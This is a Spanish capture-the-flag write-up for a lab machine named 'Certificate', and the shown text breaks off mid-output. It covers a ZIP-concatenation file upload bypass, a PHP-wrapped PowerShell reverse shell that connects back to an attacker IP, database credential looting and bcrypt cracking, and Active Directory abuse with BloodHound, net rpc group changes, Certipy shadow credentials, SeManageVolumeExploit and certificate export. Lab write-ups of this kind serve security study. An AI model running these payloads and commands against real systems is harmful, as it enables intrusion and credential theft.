S8.3 Cerificate

El camino Tomado es:

- ZIP concatenation
- ACL Abuse
- SeManageVolumePrivilege
- Golden Certificate

El posible camino original encontrado:


- ZIP concatenation
- ACL Abuse
- PCAP Analisys
- ESC3
- SeManageVolumePrivilege
- Golden Certificate

Enumeración inicial


Puertos


```
[+] SCANNING...
[sudo] contraseña para ander:
[+] Puertos Abiertos: 135,139,3268,3269,389,445,464,49666,49691,49692,49694,49711,49714,49734,53,593,5985,636,80,88,9389
```

Web




Encontramos la opción de crear cuenta:







Creamos cuentas tanto de Profesor, como de alumno. Siendo la de alumno la única valida para ser explotada.

Mediante `join` un curso random, podemos ver que se habilita un boton `submit` con el que subir un archivo:





Subimos un ZIP como explicamos a continuación y conseguimos acceso.



Acceso

PASOS para explotar zip concatenation

1. Crear `.pdf` vacio: `touch false.pdf`
2. Comprimir: `zip begin.zip false.pdf`
3. crear `.php` malicioso `malicious_file/shell.php`:

```
<?php
shell_exec("powershell -nop -w hidden -c \"\$client = New-Object System.Net.Sockets.TCPClient('TU_IP',4444); \$stream = \$client.GetStream();
[byte[]]\$bytes = 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){; \$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i); \$sendback = (iex \$data 2>&1 | Out-String ); \$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';
\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2); \$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush()}; \$client.Close()\"");
?>
```

4. combinar ambos zip: `cat benign.zip malicious.zip > combined.zip`
5. SUBIR `combined.zip`
6. En la respuesta, buscar el lugar donde se ha subido y cambiar el archivo `false.pdf` por `malicious_files/shell.php` junto a `nc -lnvp 4444`

```
        <div class="row">
            <div class="col-lg-12">
                <blockquote class="generic-blockquote">
                    File uploaded successfully!. You can check your uploaded
                    assignment file(in case you want to re-upload it or do
                    some changes) <a href='
                    static/uploads/c8ad8688977d0a480d641aa90cfae04e/legit.pdf'
                    >
                        HERE
                    </a>
                </blockquote>
            </div>
        </div>
                                <div class="">
```

Y voilá!

```
❯ rlwrap nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.71 49928
dir


    Directory: C:\xampp\htdocs\certificate.htb\static\uploads\c8ad8688977d0a4
80d641aa90cfae04e\malicious_files


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----         6/2/2025   1:57 AM            589 shell.php


PS C:\xampp\htdocs\certificate.htb\static\uploads\c8ad8688977d0a480d641aa90cf
ae04e\malicious_files> whoami
certificate\xamppuser
```

Enumerando, llegamos a encontrar credenciales en texto plano de lo que parede una BBDD.

```
PS C:\xampp\htdocs\certificate.htb\static> cd ..
PS C:\xampp\htdocs\certificate.htb> ls


    Directory: C:\xampp\htdocs\certificate.htb


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   1:49 AM                static
-a----       12/24/2024  12:45 AM           7179 about.php
-a----       12/30/2024   1:50 PM          17197 blog.php
-a----       12/30/2024   2:02 PM           6560 contacts.php
-a----       12/24/2024   6:10 AM          15381 course-details.php
-a----       12/24/2024  12:53 AM           4632 courses.php
-a----       12/23/2024   4:46 AM            549 db.php
-a----       12/22/2024  10:07 AM           1647 feature-area-2.php
-a----       12/22/2024  10:22 AM           1331 feature-area.php
-a----       12/22/2024  10:16 AM           2955 footer.php
-a----       12/23/2024   5:13 AM           2351 header.php
-a----       12/24/2024  12:52 AM           9497 index.php
-a----       12/25/2024   1:34 PM           5908 login.php
-a----       12/23/2024   5:14 AM            153 logout.php
-a----       12/24/2024   1:27 AM           5321 popular-courses-area.php
-a----       12/25/2024   1:27 PM           8240 register.php
-a----       12/28/2024  11:26 PM          10366 upload.php


PS C:\xampp\htdocs\certificate.htb> type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = [redacted]; // Change to your DB username
    $db_passwd = [redacted]; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
PS C:\xampp\htdocs\certificate.htb>
```

Abrimos la BBDD y sacamos los hashes:

```
PS C:\xampp\mysql\bin> .\mysql.exe -u [redacted] -D Certificate_WEBAPP_DB -e "SELECT * FROM users WHERE email LIKE '%@certificate.htb'"
id      first_name      last_name       username        email   password        created_at      role    is_active
1       Lorra   Armessa Lorra.AAA       lorra.aaa@certificate.htb       [redacted]      2024-12-23 12:43:10     teacher 1
10      Sara    Brawn   sara.b  sara.b@certificate.htb  [redacted]      2024-12-25 21:31:26     admin   1
PS C:\xampp\mysql\bin>
```

Guardamos cada uno en un archivo `.hash` diferente e intentamos crackearlo:


```
❯ ../scepter/john/run/john sara.hash
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:../scepter/john/run/password.lst
Enabling duplicate candidate password suppressor using 256 MiB
[redacted]          (?)
1g 0:00:00:00 DONE 2/3 (2025-06-02 12:37) 1.075g/s 11690p/s 11690c/s 11690C/s manzana..ahmed123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Sincronizamos con el DC y ejecutamos bloodhound:

```
❯ bloodhound-python -c All -u sara.b  -p [redacted] -d certificate.htb -ns 10.10.11.71 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certificate.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Found 19 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS-05.certificate.htb
INFO: Querying computer: WS-01.certificate.htb
INFO: Querying computer: DC01.certificate.htb
INFO: Done in 00M 12S
INFO: Compressing output into 20250602205331_bloodhound.zip
```

Movimiento lateral y Escalada

En bloodhound podemos ver que poseemos `GenericALL` sobre `ryan.k`.



Pero tambien podemos ver si analizamos correctamente, que en caso de añadir a `sara.b` al grupo `IIS_IUSRS`, conseguimos `SeImpersonatePriv`:

```
❯ net rpc group addmem "IIS_IUSRS" "sara.b" -U "certificate.htb"/"sara.b"%[redacted] -S "dc01.certificate.htb"
```

Sacamos el NT hash de `Ryan.k`:

```
❯ certipy shadow auto -account "Ryan.k" -u "sara.b@certificate.htb" -p [redacted] -dc-ip "10.10.11.71" -target "dc01.certificate.htb"
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'Ryan.K'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '83d3a966-d630-3a26-9ca5-c437e4243a27'
[*] Adding Key Credential with device ID '83d3a966-d630-3a26-9ca5-c437e4243a27' to the Key Credentials for 'Ryan.K'
[*] Successfully added Key Credential with device ID '83d3a966-d630-3a26-9ca5-c437e4243a27' to the Key Credentials for 'Ryan.K'
/home/ander/.local/lib/python3.13/site-packages/certipy/lib/certificate.py:519: CryptographyDeprecationWarning: Parsed a serial number
ate will cause an exception in a future release of cryptography.
  return x509.load_der_x509_certificate(certificate)
[*] Authenticating as 'Ryan.K' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Restoring the old Key Credentials for 'Ryan.K'
[*] Successfully restored the old Key Credentials for 'Ryan.K'
[*] NT hash for 'Ryan.K': [redacted]
```


Sacamos un certificado después de darnos acceso a `C:\` haciendo uso de `SeManageVolumeExploit.exe`:

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 842

DONE

*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -exportPFX MY 75b2f4bbf31f108945147b466131bdc
a .\certificate.pfx
MY "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
